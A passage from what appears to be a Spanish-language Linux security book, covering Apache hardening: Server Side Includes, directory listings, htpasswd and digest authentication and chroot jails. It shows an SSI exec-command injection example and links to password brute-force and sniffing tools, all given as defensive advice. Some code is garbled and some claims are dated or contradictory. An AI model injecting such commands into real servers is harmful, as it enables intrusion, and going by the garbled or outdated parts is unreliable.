#!/usr/local/bin/perl
if ($ENV{'REQUEST_METHOD'} eq 'POST')
{
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs = split(/&/, $buffer);
    foreach $pair (@pairs)
    {
        ($name, $value) = split(/=/, $pair);
        $value =~ tr/+/ /;
        $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
```

```
        $value =~ tr/,/ /;
        $contents{$name} = $value;

    }
}
print "Content-type: text/html\n\n";
$mydate='/usr/bin/date';
print "<html>";
print "The current date and time is $mydate\n";";
print  "</html>";
```

De forma similar, SSI le permite incluir limpiamente documentos HTML adicionales al final de la salida. Por ejemplo, suponga que tiene una página web que informa de noticias de piratas diarias, como la de la Figura 14.1.




FIGURA 14.1
Sólo otra página de información de noticias de piratas.

La cabecera y el pié de página son estáticos y realmente son sólo las noticias las que cambian. Por tanto, podría crear un archivo especial de noticias dinámicas, news.html, y permitir a sus reporteros añadir sus historias según las reciben. Mientras tanto, entre bastidores, podría emplear un *script* como éste:

```
open(HEADER, "header.html");
while(<HEADER>) {
print;
}
close(HEADER);
```

```
open(NEWS, "news.html");
while(<NEWS>) {
print;
}
close(NEWS);

open(FOOTER, "footer.html");
while(<FOOTER>) {
print;
}
close(FOOTER);
```

El *script* muestra la cabecera, el archivo de noticias actualizado y el pié de página, secuencialmente. El resultado final es que nunca tiene que editar o reescribir la cabecera o el pié de página, y todas las actualizaciones frescas de news.html se muestran siempre automáticamente. Pero parece demasiado trabajo, especialmente cuando podría añadir sencillamente esta directiva SSI) a la fuente de su página principal para conseguir exactamente el mismo resultado:

```
<!--#include file="news.html"-->
```

Como SSI es muy bueno, podría verse persuadido a activarlo. Es recomendable que no lo haga, porque puede suponer riesgos de seguridad. Por ejemplo, la directiva exec cmd le permite especificar comandos de sistema en su fuente:

```
<!--#exec cmd=" ls -l /"--> (This would output a directory listing).
```

Esto podría abrir su servidor a posibles ataques. Por ejemplo, suponga que su página web tiene también un formulario que coge la entrada del usuario. Un atacante podría descargar la fuente HTML, insertar comandos exec dañinos y después enviar el formulario. Su servidor procesaría el formulario y, así, ejecutaría los comandos asignados a exec.

Por esta razón, si pretende permitir SSI, por lo menos restrínjalo sólo a la inclusión de archivos y a la muestra de funciones.

Cómo activar Server Side Includes sin ejecución de comandos

Por defecto, access.conf niega todas las opciones, incluida SSI:

```
# Options Indexes FollowSymLinks
Options None
```

Para activar SSI básico sin la directiva exec, cambie la línea Options así:

```
# Options Indexes FollowSymLinks
Options IncludesNOEXEC
```

La opción Indexes: activar la ordenación de directorios

Una opción que no debería activar es la ordenación de directorios. Es cuando Apache envía un listado de directorios si no se encuentra una página predeterminada. En un momento quedará demostrado por qué no es deseable. Pero primero examinemos cómo funciona la ordenación de directorios.

Es una desgracia que no pueda controlar cómo los demás construyen hipervínculos a las páginas de su servidor. En un mundo perfecto, todos los Webmasters utilizarían URL con cualificación completa, como éste:

http://www.ourcompany.net:8080/index.html

Este URL contiene todas las variables posibles:

- El protocolo (http).
- La dirección base del servidor (www.ourcompany.net).
- El puerto en el que está escuchando httpd (8080).
- La ruta de directorios (/).
- El documento deseado (index.html).

Por desgracia, pocos Webmasters, principiantes o profesionales, se toman el tiempo necesario para construir URL de esta forma. En lugar de ello, suelen hacer más bien cosas como ésta:

http://www.ourcompany.net/

Como puede ver, faltan algunas variables clave. Inicialmente esto no parece un problema porque su *host* web lo solucionará. Después de recibir la petición de conexión encontrará httpd, que en su momento llamará al directorio / del servidor web.

Por defecto, su servidor web buscará un archivo llamado index.html en el directorio pedido. Con ordenación de directorios, si el servidor web no puede encontrar index.html, envía en su lugar un listado de directorios. Por favor, véase la Figura 14.2.

Esto no es deseable porque los usuarios remotos pueden ver su lista de archivos. Por tanto, a no ser que sea el *host* de un archivo en el que pretenda ofrecer navegación por archivos, no active el listado de directorios.

ADVERTENCIA

Note que si activa la opción de listado de directorios, debería asegurarse de que sus directorios no contienen archivos sensibles: listas de control de acceso, archivos de configuración o bases de datos como .htpasswd y .htaccess. Véase la siguiente sección para obtener más información de estos archivos.




FIGURA 14.2
Un listado de directorios.

Cómo agregar control de acceso a directorios con autentificación HTTP básica

Más allá de las medidas explicadas anteriormente, también puede agregar contraseñas de protección y control de acceso a nivel de directorio con htpasswd y permitir a sus usuarios hacer lo mismo en una base para directorio.

htpasswd

La herramienta principal para la protección con contraseñas de directorios web es htpasswd de Rob McCool.

Aplicación: htpasswd.

Requisitos: htpasswd y Apache.

Archivos de configuración: .htpasswd, .htaccess, .htgroup.

Historial de seguridad: htpasswd no tiene un historial relevante. Sin embargo, Apache 1.2 tuvo una sobrecarga de *buffer* en cfg_getline(), una función utilizada para leer varios archivos, incluyendo los archivos de acceso htpasswd (.htpasswd y .htaccess). Esto permitía a los usuarios sin acceso a la UID del servidor web obtener dicho acceso. Debería tener una versión de Apache más reciente pero, si no la tiene, actualícela.

Notas: Ninguna.

El sistema htpasswd ofrece control de acceso al nivel de usuario y grupo mediante tres archivos de configuración. Cada archivo cubre totalmente una función diferente en el proceso de autentificación:

- .htpasswd. La base de datos de contraseñas. Almacena los pares nombre de usuario y contraseña. .htpasswd, en este aspecto, recuerda vagamente a /etc/passwd. Cuando los usuarios piden acceso a un directorio web protegido, el servidor les pide el nombre de usuario y la contraseña. Después compara esos valores suministrados por el usuario con los que tiene guardados en .htpasswd. .htpasswd es obligatorio.
- .htgroup. El archivo de grupos htpasswd. Almacena información de los miembros del grupo y, en este aspecto, recuerda vagamente a /etc/group. .htgroup es opcional, sólo lo necesita si implementa control de acceso de grupo.
- .htaccess. El archivo de acceso htpasswd. Almacena normas de acceso (allow, deny), la ubicación de los archivos de configuración, el método de autentificación, etc. .htaccess es obligatorio.

Los siguientes ejemplos muestran cómo implementar autentificación HTTP sencilla, basada en usuario, y compleja, basada en grupo.

Cómo establecer autentificación HTTP sencilla, basada en usuarios

En este ejemplo, protegerá con contraseñas sus directorios web que pertenezcan a un usuario llamado Nicole, ubicado en /home/Nicole/public_html. Como no hay implicada autentificación de grupo, sólo necesita dar dos pasos:

- Crear una nueva base de datos .htpasswd.
- Crear un nuevo archivo .htaccess.

Cómo crear una nueva base de datos .htpasswd

Para crear una nueva base de datos .htpasswd de contraseñas, ejecute el comando htpasswd con el switch -c, el nombre de archivo de contraseñas y el nombre de usuario:

```
$ /usr/sbin/htpasswd -c .htpasswd nicole
```

NOTA

Dependiendo de su instalación, puede encontrar la utilidad htpasswd en diferentes directorios. Dos ubicaciones normales son /home/httpd/bin y /usr/sbin.

El comando anterior le dice a htpasswd que cree una nueva base de datos htpasswd, .htpasswd, con una entrada de usuario para el usuario nicole. En respuesta, htpasswd le pedirá la contraseña del nuevo usuario:

```
Adding password for nicole.
New password:
```

Para terminar, cuando introduzca la nueva contraseña, htpasswd le pedirá que la confirme:

```
Re-type new password:
```

Si las dos contraseñas coinciden, htpasswd enviará esta información a .htpasswd, un archivo de texto plano distribuido en dos campos delimitados por dos comas, el nombre de usuario y la contraseña encriptada:

```
nicole:fG7Gk0K2Isa6s
```

Este nuevo archivo .htpasswd es su base de datos de contraseñas. El siguiente paso es crear su archivo .htaccess.

Cómo crear un nuevo archivo .htaccess

El archivo .htaccess almacena sus normas de acceso e información de configuración. Para crearlo puede utilizar cualquier editor de texto.

Aquí tiene el archivo .htaccess para el directorio web de Nicole:

```
AuthUserFile /home/Nicole/public_html/.htpasswd
AuthGroupFile /dev/null
AuthName Nicole
AuthType Basic

<Limit GET POST>
require user nicole
</Limit>
```

El archivo consiste en cinco directivas principales y sus correspondientes valores:

- AuthUserFile. Apunta a la ubicación de la base de datos .htpasswd. Note que cuando configure AuthUserFile, debe especificar la ruta completa a .htpasswd. Por ejemplo, en nuestro caso, la ruta es /home/Nicole/public_html, no /~Nicole/public_html.
- AuthGroupFile. Apunta a la ubicación de su archivo de acceso de grupo, normalmente .htgroup. En este primer ejemplo no era necesario dicho archivo, así que establezca el valor de AuthGroupFile en /dev/null.
- AuthName. Almacena una cadena de texto definida por el usuario para que se muestre cuando aparezca el cuadro de diálogo de autentificación. Cuando los usuarios pidan acceso, se les pide una contraseña y un nombre de usuario. Se pide que "introduzca el nombre de usuario para AuthName en hostname." Aunque el servidor rellena la variable hostname, debe especificar el valor de la variable AuthName. Si lo deja en blanco, el cuadro de diálogo mostrará un mensaje parecido a éste "Introduzca el nombre de usuario para - en www.myhost.net".

- AuthType. Identifica el método de autentificación. En el ejemplo anterior, se especificó autentificación básica, el tipo utilizado más normalmente. Note que aunque la autentificación básica proporciona protección de contraseñas efectiva, no protege contra las escuchas. Esto es así porque en esta autentificación, las contraseñas no se envían en formato *uuencoded*. Lo veremos más adelante.
- Limit. Controla qué usuarios tienen acceso permitido, qué tipo de acceso pueden obtener (como GET, PUT y POST) y el orden en el que se evalúan esas normas.

Las cuatro directivas internas de la directiva Limit ofrecen control de acceso refinado:

- require. Especifica qué usuarios o grupos pueden acceder al directorio protegido con contraseñas. Opciones válidas son nombres de usuario explícitos, nombres de grupos de usuarios explícitos o cualquier usuario válido que aparezca en .htpasswd. En el archivo de ejemplo, se utilizó la directiva require para limitar el acceso al usuario nicole (require user nicole).
- allow. Controla qué *hosts* pueden acceder al directorio protegido con contraseñas. La sintaxis es allow from host1 host2 host3, y puede especificar esos *hosts* por nombre de *host*, dirección IP o direcciones IP parciales.
- deny. Especifica a qué *hosts* se les prohibe el acceso al directorio protegido con contraseñas. La sintaxis es deny from host1 host2 host3. También aquí puede especificar esos *hosts* por nombre de *host*, dirección IP o direcciones IP parciales.
- order. Controla el orden en el que el servidor evaluará las normas de acceso. La sintaxis es deny, allow (las normas de denegación se evaluarán las primeras) o allow, deny (las normas de permiso se procesarán primero).

Si vuelve a mirar el archivo de ejemplo, ahora tendrá más sentido:

```
AuthUserFile /home/Nicole/public_html/.htpasswd
AuthGroupFile /dev/null
AuthName Nicole
AuthType Basic

<Limit GET POST>
require user nicole
</Limit>
```

El archivo especifica que no se permite acceso de grupo, que el tipo de autentificación es Basic y que sólo se aceptarán los *logins* y contraseñas del usuario nicole para comparación con los valores de la base de datos de contraseñas.

Cuando los usuarios se conectan con el sitio Nicole, el servidor localiza .htpasswd y notifica al cliente que se necesita autentificación. En respuesta, el navegador web muestra un cuadro de diálogo de contraseñas. Véase la Figura 14.3.




FIGURA 14.3
El diálogo de autentificación de contraseñas HTTP.

Si el usuario proporciona una contraseña o un nombre de usuario incorrectos, el servidor rechaza su intento de autentificación y le ofrece otra oportunidad. Por favor, véase la Figura 14.4.




FIGURA 14.4
El diálogo de confirmación fallida de autentificación HTTP.

Este método es bastante efectivo para proteger con contraseñas una jerarquía de directorios sencilla para un solo usuario. Ahora, veamos el acceso de grupos.

Cómo establecer autentificación HTTP basada en grupos

Establecer autentificación de grupo es sólo un poco más complicado. Debe crear un archivo .htgroup. En este ejemplo, no nos separaremos del sitio de Nicole, ubicado en /home/Nicole/_public_html/.

Asumamos que quiere garantizar el acceso a los usuarios larry, moe y curly al sitio de Nicole. Primero necesita designar un grupo, lo que hará llamándole stooges. Aquí tiene el archivo .htgroup correspondiente:

```
stooges: larry moe curly
```

El archivo está dividido en dos campos. El primero identifica al grupo y el segundo contiene su lista de usuarios. Una vez que haya creado .htgroup, debe editar .htaccess y especificar la ubicación de .htgroup:

```
AuthUserFile /home/Nicole/public_html/.htpasswd
AuthGroupFile /home/Nicole/public_html/.htgroup
```

```
AuthName Nicole
AuthType Basic

<Limit GET POST>
require user nicole
</Limit>
```

Y, para terminar, debe especificar las normas de acceso para el grupo stooges:

```
AuthUserFile /home/Nicole/public_html/.htpasswd
AuthGroupFile /home/Nicole/public_html/.htgroup
AuthName Nicole
AuthType Basic

<Limit GET POST>
require group stooges
</Limit>
```

¿Dónde debería utilizar autentificación de grupo? Aquí tiene un ejemplo microscópico: suponga que protege con contraseñas /public_html y permite a los usuarios larry, moe y curly acceder a él. Suponga que dentro de /public_html, crea un directorio especial llamado /reports y que quiere restringir el acceso sólo a larry y moe. Podría crear dos grupos, como se muestra en la Figura 14.5.




FIGURA 14.5
Dos grupos con algunos usuarios acompañados y otros no.

Todos los miembros del Grupo A y del Grupo B pueden acceder a /public_html. Sin embargo, sólo larry y moe, del Grupo B, pueden acceder a /public_html/reports.

En realidad, si estuviera tratando con tres usuarios, podría crear nuevos archivos .htpasswd y .htaccess en /public_html/reports y permitir la entrada a cualquier usuario válido que apareciera en /public_html/reports/.htpasswd (larry o moe o ambos). Sin embargo, cuando tenga varios cientos de usuarios y múltiples directorios y subdirectorios que proteger, la autentificación basada en grupos es bastante conveniente.

Debilidades de la autentificación HTTP básica

La autentificación HTTP básica es un arreglo rápido para la protección con contraseñas de directorios web, pero tiene debilidades:

- htpasswd protege contra acercamientos estrictamente del exterior. No protege directorios web locales de usuarios locales que pueden acceder a dichos directorios directamente, vía el sistema de archivos o a través de otros servicios, sin utilizar un cliente web.
- Por defecto, el sistema htpasswd no ofrece mecanismo de cierre de contraseñas y, por tanto, invita a ataques sostenidos, reiterativos o de fuerza bruta. Los atacantes pueden intentar con tantos nombres de usuarios y contraseñas como quieran. Para intentar un ataque de fuerza bruta, obtenga el brute_Web de BeastMaster, ubicado en http://sunshine.sunshine.ro/FUN/New/hacking/brute_Web.c. (Note que brute_Web necesita un archivo diccionario.)

Además, los métodos de autentificación HTTP básicos son bien conocidos. Por tanto, cuando la utilice en *hosts* web públicos, no almacene archivos .htpasswd en los directorios que protegen. Si lo hace, los usuarios autorizados podrán descargar el archivo y ejecutar herramientas de rotura de contraseñas contra él. Éste es el equivalente web a alguien que robe /etc/passwd.

Pero la mayor debilidad con mucho de esta autentificación es que las contraseñas se envían en formato codificado, pero no encriptado. Por tanto, los atacantes pueden rastrear el tráfico de autentificación.

NOTA

Para rastrear su propio tráfico de autentificación HTTP, consiga Web_sniff de BeastMaster V de Roots*hell*. Fue diseñado específicamente para capturar y decodificar contraseñas de autentificación HTTP básica al vuelo. Búsquelo en http://bob.urs2.net/computer_security/C%20source%20code/Web_sniff.c.

Si está preocupado por las escuchas electrónicas, puede desechar la autentificación HTTP básica y optar por algo más fuerte: la autentificación criptográfica.

HTTP y la autentificación criptográfica

Actualmente, además del tipo de autentificación Basic, Apache soporta autentificación criptográfica basada en resumen utilizando MD5. MD5 pertenece a una familia de funciones unidireccionales llamada algoritmo de resumen de mensajes y que fue originalmente definida en la RFC 1321:

> "El algoritmo [MD5] toma como entrada un mensaje de tamaño arbitrario y produce como salida una "huella" o "resumen de mensaje" de 128 bits de la entrada. Se conjetura que es imposible computacionalmente producir dos mensajes que tengan el mismo resumen de mensaje, o producir cualquier mensaje que tenga como objetivo un resumen de mensajes predefinido. El algoritmo MD5 es suministrado para aplicaciones de firma digital, donde un gran archivo debe ser "comprimido" de forma segura antes de ser encriptado con una clave privada (secreta) bajo un sistema de criptografía de clave pública como RSA. "

(La RFC 1321 está ubicada en http://www.thefrog.com/source/rfc1321.txt.)

MD5 ha sido utilizado más frecuentemente pata asegurar la integridad de archivos (o para ver si alguien ha falseado archivos). Cuando ejecuta un archivo a través de MD5, la huella sale a la luz como un valor único de 32 caracteres, como éste:

```
2d50b2bffb537cc4e637dd1f07a187f4
```

Muchos sitios de distribución de software UNIX utilizan MD5 para generar huellas digitales para sus distribuciones. Según navegue por sus directorios, examine la huella digital original de cada archivo. Un listado de directorios típico aparecería así:

```
MD5 (wn-1.17.8.tar.gz) = 2f52aadd1defeda5bad91da8efc0f980
MD5 (wn-1.17.7.tar.gz) = b92916d83f377b143360f068df6d8116
MD5 (wn-1.17.6.tar.gz) = 18d02b9f24a49dee239a78ecfaf9c6fa
MD5 (wn-1.17.5.tar.gz) = 0cf8f8d0145bb7678abcc518f0cb39e9
MD5 (wn-1.17.4.tar.gz) = 4afe7c522ebe0377269da0c7f26ef6b8
MD5 (wn-1.17.3.tar.gz) = aaf3c2b1c4eaa3ebb37e8227e3327856
MD5 (wn-1.17.2.tar.gz) = 9b29eaa366d4f4dc6de6489e1e844fb9
MD5 (wn-1.17.1.tar.gz) = 91759da54792f1cab743a034542107d0
MD5 (wn-1.17.0.tar.gz) = 32f6eb7f69b4bdc64a163bf744923b41
```

Si descarga un archivo de un servidor así y después determina que la huella digital difiere de la original, algo ha ocurrido.

Como MD5 ofrece alto grado de seguridad, los desarrolladores lo han incorporado en muchas aplicaciones de red. La autentificación MD5 sobre HTTP ha estado disponible incluso desde que el httpd de NCSA era el servidor web más importante. Veamos ahora la autentificación MD5.

Cómo agregar autentificación de resumen MD5

Puede agregar autentificación MD5 utilizando la herramienta htdigest.

Aplicación: htdigest.

Requisitos: htdigest y Apache.

Archivos de configuración: .htdigest.

Historial de seguridad: htdigest no tiene un historial relevante.

Notas: Ninguna.

htdigest funciona de forma similar a htpasswd. Para crear una nueva base de datos de resumen, .htdigest, ejecute el siguiente comando:

```
htdigest -c  .htdigest [realm] [username]
```

NOTA

La variable realm es su AuthName de .htpasswd.

Después, edite .htacess y especifique la ubicación de .htdigest:

```
AuthUserFile /home/Nicole/public_html/.htpasswd
AuthGroupFile /home/Nicole/public_html/.htgroup
AuthDigestFile /home/Nicole/public_html/.htdigest
AuthName Nicole
AuthType Basic

<Limit GET POST>
require user nicole
</Limit>
```

Y, para terminar, especifique el nuevo tipo de autentificación:

```
AuthUserFile /home/Nicole/public_html/.htpasswd
AuthGroupFile /home/Nicole/public_html/.htgroup
AuthDigestFile /home/Nicole/public_html/.htdigest
AuthName Nicole
AuthType Digest

<Limit GET POST>
require user nicole
</Limit>
```

Después de haber completado estos pasos, toda autentificación posterior estará basada en resúmenes. Esto asegurará, al menos, que incluso si los atacantes vienen armados con *sniffers* (rastreadores), no serán capaces de recolectar ninguna contraseña.

NOTA

Un punto negro de la autentificación MD5 es que no todos los clientes la soportan. Sin embargo, esto es un problema menor, porque, aunque existen más de 50 navegadores, la mayoría de los usuarios utilizan productos conocidos.

Cómo ejecutar un entorno web chroot

Otro método de conseguir seguridad web es ejecutar un entorno web chroot. Para hacerlo, utilice el programa chroot.

Aplicación: chroot.

Requisitos: chroot.

Archivos de configuración: Ninguno.

Historial de seguridad: Ninguno

chroot le permite cambiar el directorio raíz. Esto es, puede designar una "nueva" jerarquía de directorios raíz donde residirá su web. En esta jerarquía de directorios crea un sistema de archivos de Linux en miniatura. A este entorno a veces se le llama "cárcel" porque, incluso si los atacantes se las arreglan para producir alguna debilidad en su sistema web, su acceso de alto nivel no puede propagarse al sistema de archivos principal.

Se crea un entorno chroot en cinco pasos:

1. Crear un usuario/propietario para ese árbol web.
2. Crear un grupo para ese árbol web.
3. Crear el directorio de ese árbol web.
4. Hacer chroot a la raíz del servidor web para ese directorio.
5. Crear ahí un sistema de directorios en miniatura.

Todos estos pasos, excepto el último, son sencillos. Por ejemplo, asuma que el propietario es webowner y que el grupo es webgroup. Para crear el directorio raíz, webjail, y establecer los permisos y propiedades, ejecute estos comandos:

```
mkdir /webjail
chown -R  webowner:webgroup /webjail
chmod -R 775 /webjail
```

Después, haga *log in* como webowner y cree la jerarquía de directorios. Aquí debe considerar cuidadosamente qué programas y funciones quiere soportar. Como mínimo, necesitará un directorio /bin con una *shell* y algunos comandos de sistema básicos (ls, mv, grep, cat, cp, etc.). Pero eso no es todo. Si pretende ejecutar programas CGI, necesitará incluir Perl, lo que implicaría /bin/perl y /usr/lib/perl.

Después de decidir qué programas y funciones quiere soportar, cree los directorios apropiados y copie los archivos. Note que tiene que duplicar la estructura de directorios, precisamente porque algunas utilidades tienen fuertes vínculos codificados en su fuente.

Cuando termine, ejecute el siguiente comando:

```
chroot /webjail httpd
```

Establecer un entorno web chroot no es fácil y necesita una investigación considerable. Los siguientes documentos en línea pueden guiarle a través de las opciones más difíciles:

- "Web Server Wiles '98 (Part One)" (Las artimañas del servidor web '98 (Parte primera)), Peter Galvin y Carole Fennelly. Aunque los autores escribieron principalmente para Solaris, le llevan a través de los pasos esenciales para establecer un entorno chroot (http://www.sunworld.com/sunworldonline/swol-05-1998/swol-05-security.html).
- "Web Server Setup" (Configuración del servidor web), bbraun@cs.colorado.edu. Este documento describe en detalle cómo establecer un entorno web restringido (http://csel.cs.colorado.edu/udp/admin/apache.html).
- "A chroot Example" (Un ejemplo chroot), Denice Deatrich. Este documento es bastante completo y cubre muchos problemas con los que se puede encontrar mientras establezca un entorno web chroot (http://www.metf.postech.ac.kr/NCSA-HTTPd/docs/tutorials/chroot-example.html).
- "The World Wide Web Security FAQ" (Preguntas y respuestas sobre la seguridad en al Web), Lincoln Stein (http://onlineinstitute.com/cgi/wwwsf2.html).

Acreditación y certificación

Para finalizar, un tema que rara vez se trata y que es relevante si está utilizando su servidor web de Linux en acreditación comercial electrónica. En entornos comerciales electrónicos o de empresa, puede que necesite verificación de que su negocio, proceso y procesos de transacción son seguros. Es posible que sus socios comerciales incluso exijan este requisito.

Una manera es hacer que un equipo de profesionales evalúe su sistema (después de haberlo asegurado). Cuando se evalúa un sistema de este modo, se recibe un certificado de seguro. La siguiente sección identifica varios organismos que ofrecen este tipo de certificación.

Coopers & Lybrand L.L.P., Servicios de protección de recursos (USA)

Coopers & Lybrand L.L.P., Resource Protection Services.

One Sylvan Way.

Parsippany, NJ 07054 USA.

Teléfono: (800) 639-7576.

Correo electrónico: Bruce.Murphy@us.coopers.com.

URL: http://www.us.coopers.com/.

El grupo de servicios de protección de recursos de Coopers & Lybrand está compuesto por los servicios de seguridad de tecnología de la información (*Information Technology Security Services* (ITSS)) y por los servicios del plan de continuidad de negocio (*Business Continuity Planning* (BCP)). Sus profesionales ofrecen una gama completa de soluciones de BCP y de seguridad, incluidos los servicios de implementación de seguridad, servicios de criptografía y de comercio electrónico, análisis y diseño de seguridad técnica, comprobación de penetración, servicios de gestión de seguridad y planes de continuidad de negocio utilizando su Metodología CALIBER característica.

La rama ITSS se especializa en la comprobación y la certificación de las siguientes áreas:

- Comercio electrónico seguro.
- Comprobación de penetración.
- Evaluación de riesgo.
- Estrategia de seguridad.

El Instituto americano de cuentas públicas certificadas (*The American Institute of Certified Public Accountants* (AICPA))

American Institute of Certified Public Accountants.

1211 Avenue of the Americas.

New York, NY 10036-8775.

Teléfono: (212) 596-6200.

Fax: (212) 596-6213.

URL: http://www.aicpa.org/.

El Instituto Americano de Cuentas Públicas Certificadas (AICPA) ofrece el sistema de certificación WebTrust. En este proceso, CPA entrenadas en seguridad de información evalúan su sistema en los siguientes puntos:

- Integridad de transacción.
- Encriptación y comunicaciones seguras.
- Prácticas de seguridad mejores.

Si su certificación sale bien, tendrá un certificado de seguridad VeriSign y el sello de aprobación de WebTrust. Esto notifica a los clientes que las CPA han evaluado sus controles y prácticas empresariales y han determinado que están en conformidad con los principios y criterios de WebTrust para el comercio electrónico con consumidor.

El sistema WebTrust es parecido a la certificación de CPA de los activos, beneficios y pérdidas de su empresa. El certificado viene con la firma y el seguro de un profesional con licencia en su área de competencia.

Asociación de seguridad informática internacional (*International Computer Security Association* (Anteriormente NCSA))

International Computer Security Association.

ICSA, Inc. Corporate Headquarters.

1200 Walnut Bottom Road.

Carlisle, PA 17013-7635.

Teléfono: (717) 258-1816.

Correlo electrónico: info@icsa.net.

URL: http://www.icsa.com/.

La Asociación de Seguridad Informática Internacional (*The International Computer Security Association*) (anteriormente Asociación de Seguridad Informática Nacional (*National Computer Security Association*)) es la proveedora de servicios de seguridad informática más grande del mundo. Su misión es mejorar la confianza del público en la seguridad informática a través de un programa de certificación de servicios y productos.

Además de certificar los productos, ICSA también proporciona seguro y certificación de sistemas. Esto lo hace por medio de su programa TruSecure. TruSecure es un servicio en el que ICSA comprueba y certifica sus servidores web, *firewall* y sistema a un nivel operacional.

Una vez acabado el proceso de certificación, su compañía recibirá un sello de aprobación de ICSA.COM certificando su sistema.

Troy Systems

Troy Systems.

3701 Pender Drive, Suite 500.

Fairfax, VA 22030.

Teléfono: (703) 218-5300.

Fax: (703) 218-5301.

Correo electrónico: busdev@troy.com.

URL: http://www.troy.com.

La Seguridad de Sistemas de Información de Troy Systems (*Troy Systems' Information Systems Security*) apoya a clientes comerciales y gubernamentales con planes de seguridad, gestión de riesgo, comprobación y evaluación de seguridad, comprobación de vulnerabilidad, contramedidas técnicas, recuperación de desastres, plan de contingencia, seguridad Internet/intranet, preparación y toma de conciencia y certificación y acreditación.

Troy Systems presta servicios a algunas agencias gubernamentales importantes. Por ejemplo, recientemente aseguraron un contrato con la Agencia de Servicios y Sistemas de Información Médicos del Ejército de los Estados Unidos (*U.S. Army Medical Information Systems and Services Agency*).

Resumen

Aparte de los pasos descritos en este capítulo, el mejor paso que puede dar para asegurar su servidor web es familiarizarse íntimamente con las opciones de configuración de Apache. Para esto, adquiera una copia de **The Definitive Guide, Second Edition**, de Ben y Peter Laurie, de O'Reilly and Associates.

Además, la seguridad del servidor web está inextricablemente vinculada no sólo con dónde residen sus programas CGI , sino también con el hecho de si están escritos de una manera segura. Por tanto, si pretende proporcionar funcionalidad CGI, compruebe el Capítulo 16, "Desarrollo web seguro", para obtener técnicas de programación seguras. Nada estropea un servidor seguro como los programas CGI inseguros.

CAPÍTULO 15

Protocolos web seguros

En este capítulo

El problema.

Capa de enchufes seguros (SSL) de Netscape Communications Corporation.

Cómo instalar Apache-SSL.

Sobre certificados y autoridades de certificados.

Resumen de Apache-SSL.

Más información sobre SSL.

Otros protocolos de seguridad: IPSEC.

Resumen.

El Capítulo 10, "Protección de los datos en tránsito", explicaba cómo la Secure Shell (ssh) evitaba que usuarios entrometidos (locales o remotos) obtuvieran las contraseñas de su sistema con *sniffers*. Esto mejora mucho su seguridad de red interna.

Sin embargo, si emplea su sistema Linux como un servidor de comercio electrónico, también debe proporcionar a sus clientes y a su personal de apoyo conexiones seguras entre sus clientes web en el mundo exterior y su servidor. De esto es de lo que trata este capítulo.

El problema

